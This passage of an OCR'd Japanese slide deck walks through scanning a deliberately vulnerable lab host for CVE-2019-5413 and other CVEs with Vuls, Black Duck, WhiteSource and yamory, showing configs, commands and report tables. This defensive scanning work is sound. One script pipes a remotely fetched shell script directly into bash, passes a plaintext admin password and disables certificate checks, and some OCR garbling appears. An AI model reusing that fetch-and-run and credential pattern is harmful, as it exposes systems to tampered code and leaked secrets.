
- nvdデータの更新



②-AP-11. Vulsでの脆弱性スキャン (2)：Wordpress


- スキャン実施

#スキャン実施
[vuls@vuls~]$**vuls scan wordpress**



- レポートを確認

#レポートを確認
[vuls@vuls~]$**vuls report –lang=ja**



✓ 発見した脆弱性

脆弱性のリスト


②-AP-12. Vulsでの脆弱性スキャン(3)：Wordpress

- 日本語表示機能

#JVN情報、日本語表示可能
[vuls@vuls~]$vuls report -format-full-text -lang=ja

```
Total: 135 (High:26 Medium:79 Low:30 ?:0), 135/135 Fixed, 594 installed, 224 updatable, 28 exploits, 0 modules, en:

+---------------+-------------------------------------------------------------------------------------------------+
| CVE-2019-20838 | FIXED                                                                                          |
+---------------+-------------------------------------------------------------------------------------------------+
| Max Score     | 10.0 HIGH (jvn)                                                                                 |
| nvd           | 6.7/CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H MEDIUM                                         |
| redhat        | 6.7/CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H                                                |
| jvn           | 9.8/CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H CRITICAL                                       |
| nvd           | 7.2/AV:L/AC:L/Au:N/C:C/I:C/A:C HIGH                                                             |
| jvn           | 10.0/AV:N/AC:L/Au:N/C:C/I:C/A:C HIGH                                                            |
| Advisory      | 8.8/- MODERATE                                                                                  |
| Summary       | Linux Kernel における境界外書き込みに関する脆弱性 Linux                                                  |
|               | Kernel には、境界外書き込みに関する脆弱性が存在します。                                                          |
| CWE           | [CWE Top12] CWE-787: 境界外書き込み(CWE-787) (nvd)                                                  |
| Affected Pkg  | kernel-4.18.0-193.el8 -> 4.18.0-240.10.1.el8_3 (FixedIn: 0:4.18.0-240.el8)                      |
|               | (BaseOS)                                                                                        |
| Affected Pkg  | kernel-core-4.18.0-193.el8 -> 4.18.0-240.10.1.el8_3 (FixedIn: 0:4.18.0-240.el8)                 |
|               | (BaseOS)                                                                                        |
| Affected Pkg  | kernel-modules-4.18.0-193.el8 -> 4.18.0-240.10.1.el8_3 (FixedIn:                                |
|               | 0:4.18.0-240.el8) (BaseOS)                                                                      |
| Affected Pkg  | kernel-tools-4.18.0-193.el8 -> 4.18.0-240.10.1.el8_3 (FixedIn: 0:4.18.0-240.el8)                |
|               | (BaseOS)                                                                                        |
| Affected Pkg  | kernel-tools-libs-4.18.0-193.el8 -> 4.18.0-240.10.1.el8_3 (FixedIn:                             |
|               | 0:4.18.0-240.el8) (BaseOS)                                                                      |
| Affected Pkg  | python3-perf-4.18.0-193.el8 -> 4.18.0-240.10.1.el8_3 (FixedIn: 0:4.18.0-240.el8)                |
|               | (BaseOS)                                                                                        |
| Confidence    | 100 / OvalMatch                                                                                 |
| Source        | https://jvndb.jvn.jp/ja/contents/2019/JVNDB-2019-015287.html                                    |
| CVSSv2 Calc   | https://nvd.nist.gov/vuln-metrics/cvss/v2-calculator?name=CVE-2019-20838                        |
| CVSSv3 Calc   | https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?name=CVE-2019-20838                        |
| RHEL-CVE      | https://access.redhat.com/security/cve/CVE-2019-20838                                           |
| RHSA-2020:4431 | https://rhn.redhat.com/errata/RHSA-2020-4431.html                                              |
| CWE           | https://jvndb.jvn.jp/ja/cwe/CWE-787.html                                                        |
| CWE Top25     | https://cwe.mitre.org/top25/archive/2019/2019_cwe_top25.html                                    |
+---------------+-------------------------------------------------------------------------------------------------+
```

- レポート機能



②-AP-13. Vulsでの脆弱性スキャン (4)：CVE-2019-5413 NetBeans Morgan

- Vulsサーバにて脆弱性がある状態を構築し、脆弱性スキャンにて「 CVE-2019-5413 」を検知

- 設定ファイル

利用している、プラグインを登録、今回はWordPressのファイルマネージャー

```
[vuls@vuls ~]$
[vuls@vuls ~]$ vi /opt/vuls/config.toml

25 [servers.wordpress]
26 user        = "root"
27 host        = "192.168.210.228"
28 port        = "22"
29 cpeNames = [
30   "cpe:2.3:a:morgan_project:morgan:1.9.0:*:*:*:*:*:*:*“
31   31 ]
```

- 脆弱性のあるNetBeansサーバをスキャン

```
[vuls@vuls ~]$ vuls scan netbeans
[Feb  8 17:33:36]  INFO [localhost] Start scanning
[Feb  8 17:33:36]  INFO [localhost] config: /opt/vuls/config.toml
[Feb  8 17:33:36]  INFO [localhost] Validating config...
[Feb  8 17:33:36]  INFO [localhost] Detecting Server/Container OS...
[Feb  8 17:33:36]  INFO [localhost] Detecting OS of servers...
[Feb  8 17:33:36]  INFO [localhost] (1/1) Detected: netbeans: centos 8.2.2004
[Feb  8 17:33:36]  INFO [localhost] Detecting OS of containers...
[Feb  8 17:33:36]  INFO [localhost] Checking Scan Modes...
[Feb  8 17:33:36]  INFO [localhost] Detecting Platforms...
[Feb  8 17:33:36]  INFO [localhost] (1/1) netbeans is running on unknown
[Feb  8 17:33:36]  INFO [localhost] Detecting IPS identifiers...
[Feb  8 17:33:36]  INFO [localhost] (1/1) netbeans has 0 IPS integration
[Feb  8 17:33:36]  INFO [localhost] Scanning vulnerabilities...
[Feb  8 17:33:36]  INFO [localhost] Scanning vulnerable OS packages...
[Feb  8 17:33:36]  INFO [netbeans] Scanning in fast offline mode

Scan Summary
================
netbeans        centos8.2.2004  1423 installed

To view the detail, vuls tui is useful.
To send a report, run vuls report -h.
```


②-AP-14. Vulsでの脆弱性スキャン (5)：CVE-2019-5413 NetBeans Morgan

- Vulsサーバにて脆弱性がある状態を構築し、脆弱性スキャンにて「 CVE-2019-5413 」を検知
- スキャンしたサーバのレポート表示


```
[vuls@vuls ~]$ vuls report
[Feb  8 15:15:54]  INFO [localhost] Validating config...
[Feb  8 15:15:54]  INFO [localhost] Loaded: /opt/vuls/results/2021-02-08T10:44:43+09:00
[Feb  8 15:15:54]  INFO [localhost] Validating db config...

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

+----------------+------+--------+-----+--------+---------+----------------------------------------------------+
|     CVE-ID     | CVSS | ATTACK | POC |  CERT  |  FIXED  |                        NVD                         |
+----------------+------+--------+-----+--------+---------+----------------------------------------------------+
| CVE-2019-20636 | 10.0 |  AV:N  |     |        |   fixed | https://nvd.nist.gov/vuln/detail/CVE-2019-20636 |
| CVE-2019-11068 |  9.8 |  AV:N  |     |        |   fixed | https://nvd.nist.gov/vuln/detail/CVE-2019-11068 |
| CVE-2019-18197 |  9.8 |  AV:N  |     |        |   fixed | https://nvd.nist.gov/vuln/detail/CVE-2019-18197 |
| CVE-2019-20218 |  9.8 |  AV:N  |     |        |   fixed | https://nvd.nist.gov/vuln/detail/CVE-2019-20218 |
| CVE-2020-12654 |  9.8 |  AV:N  |     |        |   fixed | https://nvd.nist.gov/vuln/detail/CVE-2020-12654 |
| CVE-2019-5413  |  9.8 |  AV:N  | POC |        |         | https://nvd.nist.gov/vuln/detail/CVE-2019-5413  |
```

FIXEDがブランク、PoC：あり

レポートの出力形式を選択




レポート出力項目を追加削除
この場合は「ServerName」を追加



スキャンしたデータの選択

②-AP-15. Vulsでの脆弱性スキャン (6)：CVE-2019-5413 NetBeans Morgan

- スキャン結果



どんな危険性があるかの説明

脆弱性があるoss

②-AP-16. Black Duckでの脆弱性スキャン (1)：CVE-2019-5413 NetBeans Morgan

- Black Duckサーバにて脆弱性がある状態を構築し、脆弱性スキャンにて「 CVE-2019-5413 」を検知

- 実行スクリプト

```
[root@Wordpress wordpress]# vi BlackDuckDetest.sh

#!/bin/bash
bash <(curl -s -L https://detect.synopsys.com/detect.sh) ¥
--blackduck.url=https://192.168.210.225 ¥
--blackduck.username=sysadmin ¥
--blackduck.password=blackduck ¥
--blackduck.trust.cert=true ¥
--detect.project.name=CVE-2019-5413 ¥
--detect.project.version.name=1.0 ¥
--logging.level.detect=DEBUG ¥
--detect.source.path="/root/NetBeansProjects/Test-CVE-2019-5413"
~
```

- 脆弱性のあるNetBeansサーバをスキャン

```
[root@Wordpress wordpress]# ./BlackDuckDetest.sh
Detect Shell Script
Detect Shell Script 2.4.1
Will look for : https://sig-repo.synopsys.com/bds-integrations-
release/com/synopsys/integration/synopsys-detect/6.7.0/synopsys-detect-6.7.0.jar
You have already downloaded the latest file, so the local file will be used.
Java Source: PATH
running Detect: "java"  -jar "/root/synopsys-detect/download/synopsys-detect-6.7.0.jar"  --
blackduck.url=https://192.168.210.225 --blackduck.username=sysadmin --
blackduck.password=<redacted> --blackduck.trust.cert=true --detect.project.name=CVE-
2019-5413 --detect.project.version.name=1.0 --logging.level.detect=DEBUG --
detect.source.path=/root/NetBeansProjects/Test-CVE-2019-5413



_______    _          _
|  _  ¥   | |         | |
| | | |___| |_ ___  ___| |_
| | | / _ ¥ __/ _ ¥/ __| __|
| |/ /  __/ ||  __/ (__| |_
|___/ ¥___|¥__¥___|¥___|¥__|
```

②-AP-17. Black Duckでの脆弱性スキャン (2)：CVE-2019-5413 NetBeans Morgan

- スキャン結果

②-AP-18. WhiteSourceでの脆弱性スキャン (1)：CVE-2019-5413 NetBeans Morgan

- WhiteSourceサーバにて脆弱性がある状態を構築し、脆弱性スキャンにて「 CVE-2019-5413 」を検知

- 設定ファイル

今回、読み込むファイルはJavaで作成されています。.jsのみスキャンします

[root@NetBeans 12.0]# **vi wss-unified-agent.config**
8 apiKey=*****
13 projectName=CVE-2019-5413
34 wss.url=https://app-eu.whitesourcesoftware.com/agent
230 includes=**/*.js

- 脆弱性のあるNetBeansサーバをスキャン

[root@Wordpress wordpress]# **java -jar wss-unified-agent.jar -c wss-unified-agent.config -d ./**

---------- Start: Scan Files Matching Includes Pattern -------
---
[INFO] [2021-02-08 16:39:15,958 +0900] - Attempting to resolve dependencies
[INFO] [2021-02-08 16:39:15,958 +0900] -


---------- Start: Pre-Step And Resolve Dependencies ----------
---
[INFO] [2021-02-08 16:39:16,386 +0900] - Trying to resolve HTML dependencies
[INFO] [2021-02-08 16:39:16,452 +0900] -


---------- End: Pre-Step And Resolve Dependencies ------------
---

②-AP-19. WhiteSourceでの脆弱性スキャン (2)：CVE-2019-5413 NetBeans Morgan

- スキャン結果。見つかった脆弱性は3個。

- より詳しい説明があるURL






BlackDuckでは1件の検知
BDSA番号はCVEと1レコード

WhiteSourceでは3件の検知
WS番号はCVEと別レコード

②-AP-20. WhiteSourceでの脆弱性スキャン (3)：CVE-2019-5413 NetBeans Morgan

- スキャン結果

どんな危険性があるか説明



この問題に対しての解決策


②-AP-21. yamoryでの脆弱性スキャン (1)：CVE-2019-5413 NetBeans Morgan

- Yamoryで「 CVE-2019-5413 」をGitHubからスキャン

②-AP-22. yamoryでの脆弱性スキャン (2)：CVE-2019-5413 NetBeans Morgan

- GitHubの選択

- 「CVE-2019-5413」リポジトリの選択




②-AP-23. yamoryでの脆弱性スキャン (3)：CVE-2019-5413 NetBeans Morgan

- スキャン結果

